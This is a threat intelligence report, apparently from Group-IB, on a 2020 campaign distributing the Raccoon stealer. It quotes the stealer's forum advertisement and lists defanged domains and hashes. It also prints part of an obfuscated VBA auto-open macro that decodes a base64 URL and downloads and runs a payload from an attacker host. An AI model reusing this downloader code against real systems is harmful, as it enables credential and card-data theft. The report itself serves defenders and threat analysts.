


BACK

РУССКИЙ ENG

РУССКИЙ ENG

07.12.2020

The footprints of Raccoon: a story about operators of JS-sniffer FakeSecurity distributing Raccoon stealer

**Nikita Rostovcev**

Threat Intelligence & Attribution analyst at Group-IB

Introduction

In the summer of 2020, Group-IB specialists discovered a malware distribution campaign exploiting Telegram's legitimate features. Analysis showed that the attackers used the technique to distribute Raccoon stealer, i.e. malware spread through the Malware-as-a-Service model on one of darknet forums. They, in particular, used Telegram channels in order to bypass blocking of active C&C servers.

Raccoon Stealer collects system information, account data, bank card data, and autofill form details from browsers (Google Chrome, Mozilla Firefox, Opera, etc.). What's more, Raccoon Stealer scans the infected device for information about valid crypto wallets. If successful, it gains access to configuration files.

[АРЕНДА] Raccoon Stealer [maas, loader, c/c++]

By raccoonstealer, April 8, 2019 in [Software] - malware, exploits, bundles, crypts

Follow 33

1 2 3 4 5 6 NEXT > Page 1 of 10 >

raccoonstealer

We steal, you deal

●●●●

Paid registration
● 0

158 posts
Joined
04/02/19 (ID: 91716)

Activity
вирусология / malware

Posted April 8, 2019 Report post

Raccoon Stealer. We steal, You deal!

Наша команда с гордостью представляет вам результат своей многомесячной работы.

Еще никогда процесс добычи логов не был так легок и интуитивно понятен. А сортировка настолько быстрой и удобной. Мы взяли на себя все рутинные рабочие моменты, которые тратили ваше драгоценное время и нервы, позволив сконцентрироваться на самом главном, - на увеличении вашей прибыли.

Можно забыть про бесчисленное поднятие серверов и прокладок, сборку билдов и все связанные с этим хлопоты. Теперь процесс полностью автоматизирован: нужно лишь сделать несколько кликов мышкой.

Наши специалисты вели параллельную разработку по трем направлениям: *Software, Front-end, Back-end*. Это предоставило возможность сфокусироваться на конкретных задачах и получить на финише всесторонне проработанный продукт.

Свежий софт

- Собственный код. Наш билд не является форком уже существующих на рынке продуктов.
- Стилер написан на C/C++, что значительно увеличило скорость работы.
- Наш билд даст вам отличный отступ при каждом проливе, ведь Енота замечают единицы антивирусов в условиях динамического теста.
- Рaccoon собирает: пароли, куки и автозаполнение из всех популярных браузеров (включая Firefox x64), данные CC, системную информацию, практически все существующие десктопные кошельки криптовалют.
- Встроенный загрузчик файлов.
- Работа как на 32, так и на 64-битных системах без зависимостей от .NET.
- Файл на выходе - Native x86 executable прост в криповании.
- Private key, адрес гейта и все остальные строчные значения сильно зашифрованы.

Ad of Raccoon stealer on one of underground forums (translation is provided below)



Translation:

Raccoon Stealer. We steal, You deal!

Our team proudly presents the result of many months of work.

Stealing logs has never been so easy and straightforward and sorting them as never been so fast and comfortable. We deal with all the frustrating, time-consuming, and tedious issues so that you can focus on what's important: increasing your revenue.

Forget about routing and maintaining servers, assembling builds, and other problems. We've gone automatic — all you need is a few clicks.

Our specialists work in three areas: software, front-end, and back-end. It helps us focus on specific goals and release a complete product.

New software:

- Exclusive code. Unique build
- C/C++ stealer with enhanced performance
- Excellent signal for each entry; only some antivirus software detects Raccoon during dynamic testing
- Raccoon collects passwords, cookies, autofill data from all popular browsers (including Firefox x64), CC data, system information, and almost all types of desktop crypto wallets
- Embedded downloader

- Compatible with x32 and x64 operating systems regardless of .NET
- You get an easy-to-encrypt Native x86 executable file
- Private key, gate address, and other string values are heavily encrypted

During research, Group-IB Threat Intelligence & Attribution experts established links with other elements of the threat actors' infrastructure and recreated the malicious campaign timeline. The campaign was divided into four stages based on the tools used (type of malware, registrars for creating infrastructure, etc.):

- First wave: February 19 to March 5 2020
- Second wave: March 13 to May 22, 2020
- Third wave: June 29 to July 2, 2020
- Fourth wave: August 24 to September 12, 2020


Most domains related to the investigated campaign were registered with two registrars: **Cloud2m** and **Host Africa**. Cloud2m was used in earlier attacks. In mid-July 2020, some of these domains moved to Host Africa.



Timeline of FakeSecurity's malicious campaign from February to September 2020


Group-IB experts concluded that the purpose of the campaign in question was to steal payment and user data. The attackers used several attack vectors and tools to deliver the malware.

It was also discovered that in early 2020, before distributing the Raccoon stealer, the attackers had distributed samples of another stealer called Vidar. To do so, they used attachments with malicious macros and phishing pages created with the Mephistophilus phishing kit.



Infection pattern in the
malicious campaigns of
hacker group
FakeSecurity

This malware distribution technique reminded Group-IB experts of the pattern used by FakeSecurity JS-sniffer operators during the campaign [described](#) in November 2019. Apart from having similar toolkits, both series of attacks targeted e-commerce. In May 2020, Group-IB identified online stores that had been infected with a modified JS-sniffer of the FakeSecurity family. The JS-sniffer was obfuscated using the **aaencode** algorithm, while the domains used to store the code and collect stolen bank card data were registered during the second wave with the same registrars as the domains that we discovered while investigating the malicious campaign. As such, it can be assumed that FakeSecurity JS-sniffer operators were behind the stealer distribution campaign.



First wave


The first wave of domain registrations began in the **co.za** zone on February 19, 2020. The suspicious domains contained the following keywords: **cloud**, **document**, and **Microsoft**. Examples of domains registered during the first wave are presented below:

msupdater[.]co.za	2020-02-19
documents-cloud-server[.]co.za	2020-03-05
cloudupdate[.]co.za	2020-02-21

As part of the campaign's first wave, the initial compromise vector used: (i) mailings with attachments containing malicious macros and (ii) phishing pages leading to malware downloading.

Documents with macros

On February 28, nine days after the first domain was registered, the file "Bank001.xlsm" (SHA1: b1799345152f0f11a0a573b91093a1867d64e119) was uploaded to VirusTotal via a US web interface.



SHA1:
b1799345152f0f11a0a
573b91093a1867d64e119
lure document. Alert
says: "SECURITY
WARNING. Macros
have been disabled.
"Enable content.""

The file is a lure document with malicious macros. When activated, it downloads a payload from [http://cloudupdate.co\[.\]za/documents/msofficeupdate.exe](http://cloudupdate.co[.]za/documents/msofficeupdate.exe).


```

Sub Auto_Open()
DoesWSExist ("aall")
End Sub Function DoesWSExist(wsName As String) As Boolean
Dim ws As Worksheet s = s & "dim grove:dim uuuuuuuuuuu:ival(aa = "'a"")" & vbCrLf
s = s & "Function ival(obj)" & vbCrLf
s = s & " Eval(obj)" & vbCrLf
s = s & "End function" & vbCrLf
s = s & "fsdfdsfs = "aHR0cDovL2Nsbn3VkdXBkYXR1LmNvLnphL2RvY3VtZW50cy9tc29mZmljZXVwZGF0ZS5leGU=" " & vbCrLf
s = s & "yulkytjtrhtjrkdsarjky = "bXNvZmZpY2V1cGRhdGUuZXh1"" & vbCrLf
s = s & "fraise = """" & vbCrLf
s = s & "itype = ""bin.base64"" & vbCrLf
s = s & "Function ase64Decode(ByVal sBase64EncodedText, ByVal fIsUtf16LE)" & vbCrLf
s = s & " Dim sTextEncoding" & vbCrLf
s = s & " if fIsUtf16LE Then sTextEncoding = ""utf-16le"" Else sTextEncoding = ""utf-8"" & vbCrLf
s = s & " ' Use an aux. XML document with a Base64-encoded element." & vbCrLf
s = s & " ' Assigning the encoded text to .Text makes the decoded byte array" & vbCrLf
s = s & " ' available via .nodeValue, which we can pass to BytesToStr()" & vbCrLf
s = s & " varob = ""CreateObject"" & vbCrLf
s = s & " Execute(""Set alxmd = "" + varob + ""( ""Msxml2.DOMDocument"").CreateElement( ""aux"" )" & vbCrLf
s = s & " alxmd.DataType = itype" & vbCrLf
s = s & " alxmd.Text = sBase64EncodedText" & vbCrLf
s = s & " ase64Decode = BytesToStr(alxmd.NodeTypedValue, sTextEncoding)" & vbCrLf
s = s & "End Function" & vbCrLf
s = s & "aaax = ""ADODB.Stream"" & vbCrLf
s = s & "function BytesToStr(ByVal byteArray, ByVal sTextEncoding)" & vbCrLf
s = s & " If LCase(sTextEncoding) = ""utf-16le"" then" & vbCrLf
s = s & " ' UTF-16 LE happens to be VBScript's internal encoding, so we can" & vbCrLf
s = s & " ' take a shortcut and use CStr() to directly convert the byte array" & vbCrLf
s = s & " ' to a string." & vbCrLf
s = s & " BytesToStr = CStr(byteArray)" & vbCrLf
s = s & " Else ' Convert the specified text encoding to a VBScript string." & vbCrLf s = s & " ' Cre

```


Malicious macros
contained in lure
document and partially
obfuscated in Base64

As a result, the file "**msofficeupdate.exe**" (SHA1:
f3498ba783b9c8c84d754af8a687d2ff189615d9) is executed. The C&C server in this
case is badlandsparks[.]com. This domain was registered on February 27, 2020 and is
associated with the IP address 185.244.149[.]100. More than 30 files connect to this
domain alone.




Infrastructure relating to the domain **badlandsparks[.]com** established with the help of Group-IB Graph Network Analysis

